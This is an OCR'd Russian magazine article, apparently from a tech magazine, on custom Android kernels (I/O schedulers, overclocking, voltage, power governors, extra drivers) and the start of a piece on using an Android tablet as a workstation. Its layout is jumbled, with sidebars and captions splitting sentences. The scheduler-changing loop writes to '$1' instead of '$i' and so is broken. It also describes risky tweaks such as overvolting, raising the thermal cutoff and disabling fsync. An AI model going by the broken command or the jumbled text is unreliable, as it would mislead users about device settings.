На самом деле почти все самые производительные и умные Linux-планировщики совершенно не подходят для Android: они рассчитаны на применение с механическими хранилищами данных, в которых скорость доступа к данным разнится в зависимости от положения головки. Планировщик использует разные схемы объединения запросов в зависимости от физического положения данных, поэтому запросы к данным, которые располагаются близко к текущему положению головки, будут получать больший приоритет. Это совершенно нелогично в случае с твердотельной памятью, которая гарантирует одинаковую скорость доступа ко всем ячейкам. Продвинутые планировщики принесут на смартфоне больше вреда, чем пользы, а лучший результат покажут самые топорные и примитивные. В Linux есть три подобных планировщика:

- **Noop (No operation)** — так называемый не-планировщик. Простая FIFO очередь запросов, первый запрос будет обработан первым, второй вторым и так далее. Хорошо подходит для твердотельной памяти и позволяет справедливо распределить приоритеты приложений на доступ к накопителю. Дополнительный плюс: низкая нагрузка на процессор в силу ну очень простого принципа работы. Минус: никакого учета специфики работы девайса, из-за чего могут возникнуть провалы производительности.
- **SIO (Simple I/O)** — аналог планировщика Deadline без учета близости секторов друг к другу, то есть разработанный специально для твердотельной памяти. Две главные изюминки: приоритет операций чтения над операциями записи и группировка операций по процессам с выделением каждому процессу кванта времени на выполнение операций. В смартфонах, где важна скорость работы текущего приложения и преобладание операций чтения над записью, показывает очень хорошую производительность. Доступен в Leankernel, ядре Matr1x для Nexus 4 и SiyahKernel.



Регулируем вольтаж




Разгоняем графический процессор



УМНЫЙ РЕГУЛИРОВЩИК

В SoC'ах OMAP35XX, используемых, например, в Galaxy S II и Galaxy Nexus, есть функция SmartReflex, которая выполняет роль умной системы регулировки вольтажа при изменении нагрузки на процессор. По сути, она избавляет от необходимости тонкого тюнинга вольтажа пользователем.




Главный экран утилиты настройки ядер Trickster MOD

- **ROW (READ Over WRITE)** — планировщик, специально разработанный для мобильных устройств и добавленный в ядро всего несколько месяцев назад. Основная задача: первоочередная обработка запросов чтения, но справедливое распределение времени и для запросов записи. Считается лучшим на данный момент планировщиком для NAND-памяти, по умолчанию используется в Leankernel и Matr1x.

Стоит сказать, что почти все стандартные прошивки и половина кастомных до сих пор используют ядро со стандартным для Linux планировщиком CFQ, что, впрочем, не так уж и плохо, поскольку он умеет правильно работать с твердотельными накопителями. С другой стороны, он слишком сложен, создает большую нагрузку на процессор (а значит, и батарею) и не учитывает специфику работы мобильной ОС. Еще один популярный выбор — это планировщик Deadline, который не хуже SIO, но изыбточен. Посмотреть список доступных планировщиков можно с помощью такой команды:

```
# cat /sys/block/*/queue/scheduler
```

Для изменения применяется такая (где row — это имя планировщика):

```
# for i in /sys/block/*/queue/scheduler; do echo ↵
row > $1; done
```

Некоторые сборщики ядер применяют и другой вид оптимизации, связанный с вводом-выводом. Это отключение системного вызова fsync, применяемого для принудительного сброса изменившегося содержимого открытых файлов на диск. Существует мнение, что без fsync система будет реже обращаться к накопителю и таким образом удастся сохранить время процессора и заряд батареи. Довольно спорное утверждение: fsync в приложениях используется не так уж и часто и только для сохранения действительно важной информации, зато его отключение может привести к потере этой же информации в случае падения операционной системы или других проблем. Возможность отключить fsync доступна в ядрах franco.Kernel и GLaDOS, а для управления используется файл /sys/module/sync/parameters/fsync_enabled, в который следует записать 0 для отключения или 1 для включения. Повторюсь, что использовать эту возможность не рекомендуется.


РАЗГОН, ВОЛЬТАЖ И ЭНЕРГОСБЕРЕЖЕНИЕ

Разгон популярен не только среди владельцев стационарных компов и ноутбуков, но и в среде энтузиастов мобильной техники. Как и камни архитектуры x86, процессоры и графические ядра мобильной техники отлично гонятся. Однако сам способ разгона и предпринимаемые для его осуществления шаги здесь несколько другие. Дело в том, что стандартные драйверы для SoC'ов, отвечающие за энергосбережение и изменение ча-

Несколько интересных аддонов


ДОБАВЛЯЕМ В ЯДРО НОВЫЕ ФУНКЦИИ


Само собой, кроме оптимизаций, твиков и разных систем расширенного управления оборудованием, в кастомных ядрах также можно найти совершенно новую функциональность, которой нет в стандартных ядрах, но которая может быть полезна пользователям.



В основном это различные драйверы и файловые системы. Например, некоторые ядра включают в себя поддержку модуля CIFS, позволяющего монтировать Windows-шары. Такой модуль есть в ядре Matr1x для Nexus S, faux123 для Nexus 7, SiyahKernel и GLaDOS. Сам по себе он бесполезен, но в маркете есть несколько приложений, позволяющих задействовать его возможности.

Многие ядра имеют в своем составе поддержку так называемой технологии zram, позволяющей зарезервировать небольшой объем оперативной памяти (~10%) и использовать ее в качестве сжатой области подкачки. Происходит как бы расширение количества памяти, без каких-либо серьезных последствий для производительности. Доступно в Leankernel, включается с помощью Trickster MOD или командой zram enable.





Еще одна полезность — это включение в ядро драйвера ntfs-3g (точнее, в пакет с ядром, сам драйвер работает как Linux-приложение), который необходим для монтирования флешек, отформатированных в файловую систему NTFS. Этот драйвер есть в ядрах faux123 и SiyahKernel. Обычно он задействуется автоматически, но, если этого не происходит, можно воспользоваться приложением StickMount из маркета.

Две другие интересные функции — это Fast USB charge и Sweep2wake. Первая — принудительное включение режима «быстрой зарядки», даже если смартфон подключен к USB-порту компьютера. В силу технических ограничений такой режим не может быть включен одновременно с доступом к карте памяти. Функция Fast USB charge позволяет включить этот режим по умолчанию, отключив при этом доступ к накопителю.





Sweep2wake — это новый способ будить устройство, изобретенный автором Breaked-kernel. Смысл его в том, чтобы включать смартфон, проведя пальцем по клавишам навигации, располагающимся ниже экрана, либо по самому экрану. Это действительно удобная функция, но в результате ее включения сенсор будет оставаться активным даже во время сна устройства, что может заметно разряжать батарею.


стоты процессора, обычно залочены на стандартных частотах, поэтому для тонкого тюнинга приходится устанавливать либо альтернативный драйвер, либо кастомное ядро.



Почти все более-менее качественные и популярные кастомные ядра уже включают в себя разлоченные драйверы, поэтому после их установки возможности управления «мощностью» процессора значительно расширяются. Обычно сборщики кастомных ядер делают две вещи, влияющие на выбор частоты. Это расширение частотного диапазона за рамки изначально заданных — можно установить как более высокую частоту процессора, так и очень низкую, что позволяет сохранить батарею и увеличить градацию частот, например, вместо трех возможных частот предлагается на выбор шесть. Второе — это добавление возможности регулировки вольтажа процессора, благодаря чему можно снизить напряжение процессора на низких частотах для сохранения заряда батареи и повысить на высоких для увеличения стабильности работы.

Всем этим можно управлять с помощью платной утилиты SetCPU или же бесплатной Trickster MOD. Рекомендации по управлению все те же, что и для настольных систем. Нижнюю частоту процессора лучше установить минимальной, но не ниже 200 МГц (чтобы избежать лагов), верхний порог повышается постепенно с тестированием стабильности работы, при падении которой рекомендуется немного поднять вольтаж для данной частоты. Каких-то рекомендаций по вольтажу нет, так как каждый процессор уникален и значения будут для всех разными.

Кроме изменения частот, сборщики зачастую добавляют в ядро новые алгоритмы управления энергосбережением (автоматическим управлением частотой процессора), которые, по их мнению, могут показать лучшие результаты в сравнении со стандартными. Почти все из них базируются на используемом по умолчанию в новых версиях Android алгоритме Interactive, суть которого заключается в том, чтобы резко поднять частоту процессора до максимальной в случае повышения нагрузки, а затем постепенно снижать до минимальной. Он пришел на смену используемому раньше алгоритму OnDemand, который плавно регулировал частоту в обе стороны соразмерно нагрузке, и позволяет сделать систему более отзывчивой. Сборщики альтернативных ядер предлагают на замену Interactive следующие алгоритмы:


- **SmartAssV2** — переосмысление алгоритма Interactive с фокусом на сохранение батареи. Основное отличие в том, чтобы не дергать процессор на высокие частоты в случае



Trickster MOD позволяет активировать почти все возможности кастомных ядер

Тюнингуем цветопередачу



ЯДРА

Какое же ядро выбрать? На этот вопрос нет однозначного ответа, и не потому, что «каждому свое», а потому, что в мире существует огромное количество Android-устройств и почти столько же различных ядер. Тем не менее есть несколько популярных ядер, которые разрабатываются сразу для нескольких устройств. Так или иначе многие из них я упоминал по ходу повествования, здесь же приведу их краткое описание.

01 ***Leankernel***

goo.gl/CLv7d

Ядро для Galaxy Nexus, Nexus 7 и Galaxy S III. Основной акцент при разработке делается на простоту и скорость работы. Алгоритм энергосбережения: InteractiveX V2, планировщик I/O: ROW, все перечисленные выше интерфейсы управления, поддержка Fast USB charge, Swap и zram, гибкие возможности разгона CPU и GPU. Одно из лучших ядер. Настраивается с помощью Trickster MOD.

02 ***Matrix***

goo.gl/FQLBI, goo.gl/ZcyvA

Ядро для Nexus S и Nexus 4. Простое и неперегруженное ядро. Поддержка разгона CPU и GPU, GammaControl, Fast USB Charge, Sweep2wake, планировщики I/O: SIO, ROW и FIOPS. Твики производительности. Настраивается с помощью Trickster MOD.

03 ***Bricked-Kernel***

goo.gl/kd5F4, goo.gl/eZkAV

Простое и неперегруженное ядро для Nexus 4 и HTC One X. Оптимизации для Snapdragon S4 и NVIDIA Tegra 3, переработанный режим энергосбережения для Tegra 3, возможность разгона, алгоритм энергосбережения: тюнингованный OnDemand (доступен и Interactive).

04 ***SiyahKernel***

goo.gl/GFSbO

Ядро для Galaxy S II и S III. Гибкие возможности разгона, автоматическая калибровка батареи, улучшенный драйвер сенсорного экрана, алгоритмы энергосбережения: smartassV2 и lulzactiveV2, планировщики I/O: noop, deadline, CFQ, BFQV3r2 (по умолчанию), V(R), SIO. Драйверы CIFS и NTFS (с автомонтированием). Конфигурируется с помощью ExTweaks.


05 ***franco.Kernel***

goo.gl/mcPGM


Ядро для Nexus S, Galaxy Nexus, Nexus 4, Nexus 7, Nexus 10, Galaxy S III, Galaxy Note, Optimus One и One X. Возможности ядра сильно разнятся от устройства к устройству, поэтому подробности придется смотреть на месте. Тем не менее, прошивая это ядро, ты получишь возможность разгона, тюнинга драйверов, отличную производительность, а также поддержку различных алгоритмов энергосбережения и планировщиков. По сути, ядро включает в себя почти все описанные в статье твики. Считается одним из лучших доступных ядер. Имеется приложение для автоматического обновления franco.Kernel Updater. Конфигурировать можно с помощью Trickster MOD.

кратковременных всплесков нагрузки, для которых хватит и низкой производительности процессора. По умолчанию используется в ядре Matr1x.


- **InteractiveX** — тюнингованный алгоритм Interactive, главная особенность которого в залочке процессора на минимальной указанной пользователем частоте и обесточивании второго ядра процессора во время отключения экрана. По умолчанию используется в Leankernel.
- **LulzactiveV2** — по сути, изобретенный заново OnDemand. Когда нагрузка на процессор превышает указанную (по умолчанию 60%), алгоритм поднимает частоту на определенное число делений (по умолчанию 1), при понижении нагрузки — опускает. Особый интерес представляет тем, что позволяет самостоятельно задавать параметры работы, поэтому подходит для прожженных гиков.




(a)




(b)







В 3G-сетях алгоритм контроля перегрузки TCP Westwood+ всегда выигрывает



Приятная полезность Trickster MOD: возможность включить ADB по Wi-Fi





Выбираем алгоритм перезагрузки TCP, планировщик I/O и алгоритм управления энергосбережением

Вообще, сборщики ядер очень любят придумывать новые алгоритмы энергосбережения по причине простоты их реализации, поэтому можно найти еще с десяток других. Большинство из них полный шлак, и при выборе планировщика следует руководствоваться правилом: либо один из трех описанных выше, либо стандартный Interactive, который, кстати, очень неплох. Сделать выбор можно с помощью все той же Trickster MOD.

ИНТЕРФЕЙСЫ УПРАВЛЕНИЯ

Большинство популярных кастомных ядер включают в себя несколько механизмов тонкого управления различными параметрами драйверов, наиболее распространены из которых ColorControl, GammaControl, SoundControl и TempControl.

- **ColorControl и GammaControl** позволяют управлять параметрами цветопередачи. Нужно это для того, чтобы отрегулировать не всегда правильную передачу цветов на экране (например, сделать черный черным) или сделать цвета более мягкими и приятными глазу.
- **SoundControl.** Можно использовать для того, чтобы сделать Boost звука в том случае, если он слишком тихий.
- **TempControl.** Позволяет регулировать максимальное значение датчика температуры (от 50 до 90 градусов), отключающего SoC при перегреве. Полезно для экспериментов с разгоном.

Первые два интерфейса доступны практически везде, включая ядра CyanogenMod, вторые два — в Leankernel и, может быть, в других. Так или иначе, всеми ими можно управлять с помощью Trickster MOD.

КАК УСТАНОВИТЬ?


Все ядра распространяются в стандартных для Android ZIP-архивах, которые следует прошивать через консоль восстановления точно так же, как альтернативные прошивки. Обычно ядра совместимы с любыми прошивками, поэтому, подобрав нужное ядро, его можно смело устанавливать. Единственное, на что следует обратить внимание, — это версия Android, с которой обеспечена совместимость ядра. Оно может как подойти ко всем доступным для устройства версиям Android, так и работать только с одной (разработчик обычно явно говорит об этом). Перед прошивкой обязательно сделай бэкап текущей прошивки с помощью все той же консоли восстановления. Если что-то пойдет не так, ты всегда сможешь откатиться. ☒

ВЫВОДЫ

Как ты смог убедиться, кастомные ядра обладают множеством преимуществ перед ядрами, используемыми в стандартных или сторонних прошивках. А что еще более важно — необязательно знать все тонкости Android, чтобы их использовать, достаточно скачать и установить ZIP-архив.

ОТСТУПЛЕНИЕ ДЕСКТОПОВ

ПРЕВРАЩАЕМ ПЛАНШЕТ В ПОЛНОЦЕННОЕ РАБОЧЕЕ МЕСТО



Евгений Зобнин
androidstreet.ru

ASUS Transformer и Microsoft Surface — великолепные девайсы, сочетающие в себе планшет и полноценный ноутбук. В дороге такая вещь не занимает много места и отлично подходит и для работы, и для отдыха. Достал из сумки тоненькую клавиатуру, и у тебя в руках ноутбук, убрал обратно — планшет. Удобно. Но можно ли сделать нечто подобное из обычного Android-планшета? Легко!

Коннектим планшет со смартфоном



ЗАЧЕМ?

Даже самые дешевые современные планшеты имеют чрезвычайно мощную начинку, производительности которой вполне хватает, чтобы посоревноваться с нетбуками. Однако у планшета совершенно другое назначение, которое ставит перед нами очевидную проблему: что взять с собой в дорогу? Удобный для чтения книг, веб-серфинга и игр планшет либо нетбук — прекрасный инструмент для общения и работы? И то и другое таскать с собой — занятие не самое веселое, но ведь мы можем пойти и по иному пути.

Начнем с того, что почти любой планшет под управлением Android поддерживает подключение клавиатуры и мыши — фактически это превращает его в своеобразный моноблочный комп, который можно прислонить к чему-нибудь, расположить перед собой клавиатуру и мышь и преспокойно работать. В дороге это не слишком удобно, да и чересчур даже для гика, поэтому умные китайцы придумали специальные чехлы со встроенной клавиатурой, которые легким движением руки превращают планшет в интересный девайс, похожий на нетбук. Прикупить такой чехол определенно стоит, тем более что обойдется он не более чем в 20 американских рублей, а клавиатура там действительно хорошая.

Второе — это ОС. Казалось бы, Android совсем не предназначен для работы и без полноценного нетбука/ноутбука не обойтись. Но и здесь все в порядке, браузеры легко обслуживают по несколько вкладок, имеется множество клавиатурных комбинаций, полноценный набор UNIX-утилит, куча софта для администрирования, компиляторы, утилиты, веб-серверы и все, о чем ты только можешь подумать, кроме совсем уж профессионального софта типа Photoshop или ProTools. Но я сомневаюсь, что кто-то будет заниматься графическим артом или сведением композиции, сидя на пассажирском сидении автомобиля, движущегося по «великолепным» русским дорогам.

Говоря другими словами, в планшете есть все, чтобы использовать его в качестве рабочей станции, а вот о том, как это «все» задействовать на полную катушку, мы и поговорим далее.

БАЗОВЫЙ МИНИМУМ

Итак, у нас есть планшет под управлением Android 4, клавиатура, мышь (опционально) и желание превратить все это в рабочую лошадку.

Сразу оговорюсь, что USB-клаву и мышь можно воткнуть только в планшет с поддержкой режима USB host (OTG), так что, если этой опции в планшете нет, придется использовать

более дорогие Bluetooth-аксессуары, а если нет и поддержки Bluetooth, то ничего не поделаешь — такой планшет не годится.

Если режим USB-хост поддерживается, клавиатуру или мышь следует подключать с помощью OTG-кабеля, который обычно идет в комплекте с планшетом и представляет собой кабель типа miniUSB-папа с одной стороны и полноценный USB мама — с другой (если в планшете полноразмерные USB-порты, можно втыкать прямо в них). Если же в комплекте его не оказалось, OTG-кабель можно купить в любом магазине мобильной техники или заказать в Китае за один доллар (он ничем не хуже). Хочу предупредить, что обычно не все порты поддерживают режим хоста, поэтому втыкать надо в правильный (обычно он подписан Host или OTG).

Когда все будет на руках, цепляем к планшету мышь и клавиатуру — и вуаля, все работает. Можно было бы сказать, что этого будет достаточно, но Android может предложить гораздо более продвинутые возможности управления с помощью клавиатуры. Одна из основных — это довольно развитая и удобная система клавиатурных комбинаций, которая существует еще с первых версий ОС. Так, для навигации по рабочему столу и различным меню можно использовать «стрелки», <Tab> и <Enter>, клавиша <Esc> заменяет кнопку «Назад», а <Win + Esc> — кнопку «Домой». Кроме них, есть еще целый набор других управляющих комбинаций, в том числе шорткаты для запуска приложений:

Клавиатурные комбинации Android

- <Esc> — аналог кнопки «Назад»
- <Win + Esc> — аналог кнопки «Домой»
- <Ctrl + Esc> — аналог кнопки «Меню»
- <Alt + Tab> — переключение между приложениями
- <Ctrl + Space> — переключение раскладки
- <Ctrl + P> — открыть настройки
- <Ctrl + M> — управление установленными приложениями
- <Ctrl + W> — смена обоев
- <Win + E> — написать письмо
- <Win + P> — проигрыватель музыки
- <Win + A> — калькулятор
- <Win + S> — написать SMS
- <Win + L> — календарь
- <Win + C> — контакты
- <Win + B> — браузер
- <Win + M> — карты Google
- <Win + Space> — поиск
- <Ctrl + Alt + Del> — перезагрузка :)

Особое место среди них занимает комбинация <Win + Space>, открывающая окно поиска, которое в Android аналогично окну поиска OS X или Ubuntu, то есть позволяет искать не только в интернете, но и среди установленных приложений, контактов и закладок браузера. Очень удобный инструмент управления с клавиатуры.

Комбинации клавиш также доступны и в приложениях, однако только малая часть разработчиков реализует такое управление. Даже среди браузеров, где эта функциональность просто необходима, я смог найти только два, которыми можно полноценно управлять с помощью клавиатуры. Это стандартный браузер и Google Chrome, которые поддерживают следующий набор комбинаций:

Комбинации браузера

- <Ctrl + N/T> — новая вкладка
- <Ctrl + I/O> — увеличить/уменьшить масштаб
- <Ctrl + J> — менеджер закачек
- <Ctrl + R> — перезагрузить страницу
- <Ctrl + F> — поиск
- <Ctrl + B> — закладки
- <Ctrl + H> — история
- <Ctrl + D> — добавить в закладки
- <Ctrl + S> — поделиться
- <Ctrl + G> — информация о странице
- <Ctrl + P> — окно настроек
- <Ctrl + W> — закрыть вкладку
- <Ctrl + L> — фокус на адресную строку
- <Space/Shift + Space> — перемотка на экран ↑ и ↓
- <Ctrl + C/V> — копирование/вставка
- <Ctrl + Tab> — переключение между вкладками

```
package com.mycompany.myapp;

import android.app.*;
import android.os.*;
import android.view.*;
import android.widget.*;

public class MainActivity extends Activity
{
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState)
    {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
    }
```

/mnt/sdcard/AppProjects/MyApp
..
Project Properties...
assets
gen
res
src
.classpath
.project
17:17

AIDE позволяет создавать полноценные Java-приложения для Android в самом Android

К сожалению, в Android нет способа изменить комбинации клавиш или добавить свои, но имеющихся будет вполне достаточно, чтобы работать с планшетом без всякой мыши, лишь иногда прикасаясь к экрану — выбрать какой-то труднодосягаемый элемент интерфейса.


Раз уж мы заговорили о браузере, то нужно позаботиться и о подключении к интернету. Далеко не все планшеты оснащены модулем 3G, поэтому интернет тебе, скорее всего, придется забирать другими способами. Два стандартных решения — это 3G-модем или интернет с телефона. Первый вариант более предпочтителен, однако на планшетах с одним хост-портом (как у меня) он не позволит воткнуть еще и клавиатуру. Вариант с раздачей интернета с телефона по Wi-Fi очень удобен, но выжирает батарею смарта с невероятной скоростью, поэтому гораздо лучше для этой цели использовать более экономичный Bluetooth.

Ситуация с синим зубом в Android довольно странная, и его поддержка сильно разнится от версии к версии. Тем не менее раздача интернета по Bluetooth (профиль PAN) поддерживается уже давно, и, скорее всего, она уже есть в смартфоне (искать следует где-то в районе «Беспроводные сети → Дополнительно → Режим модема»). Чтобы подключиться к такому «транслятору», Google рекомендует выбрать нужное Bluetooth-устройство в списке в разделе «Профили» и отметить пункт «Использовать для доступа в интернет». Но на практике такого пункта зачастую просто не существует, поэтому для подключения придется использовать независимую реализацию профиля PAN, например «Bluetooth PAN» из маркета. Она требует root, но зато пользоваться ей проще простого: запустил, нажал на огромную круглую кнопку посередине экрана.


Чтобы в дороге иметь доступ ко всем необходимым данным, можно заранее скинуть их на флешку или использовать облачные диски вроде Dropbox или Google Drive. Оба подхода неудобны, так как не позволяют выполнять синхронизацию автоматически. Зато приложение Dropsync это умеет и делает очень хорошо. Фактически Dropsync выполняет ту же задачу, что и настольная версия Dropbox: позволяет хранить файлы на флешке, периодически синхронизируя их с облачным хранилищем. Что немаловажно, каталоги для синхронизации можно выбирать индивидуально, отправляя и получая из облака только то, что реально нужно на планшете, например книги, музыку, исходные тексты.

Пользоваться Dropsync довольно просто, надо лишь выбрать каталог для синхронизации, каталог в Dropbox и выбрать метод синхронизации: в одну сторону или в обе. После этого софтина повиснет в фоне и будет периодически выполнять синхронизацию. Сразу рекомендую купить Pro-версию, в ней реализована поддержка Linux-технологии inotify для моментальной

> *Чтобы в дороге иметь доступ ко всем своим данным, можно заранее скинуть их на флешку или использовать облачные диски вроде Dropbox или Google Drive*



Устанавливаем BusyBox



Планшет, HDMI и телевизор

синхронизации сразу после изменения файлов, а также убрано ограничение на размер файла в 5 Мб и на один синхронизируемый каталог.

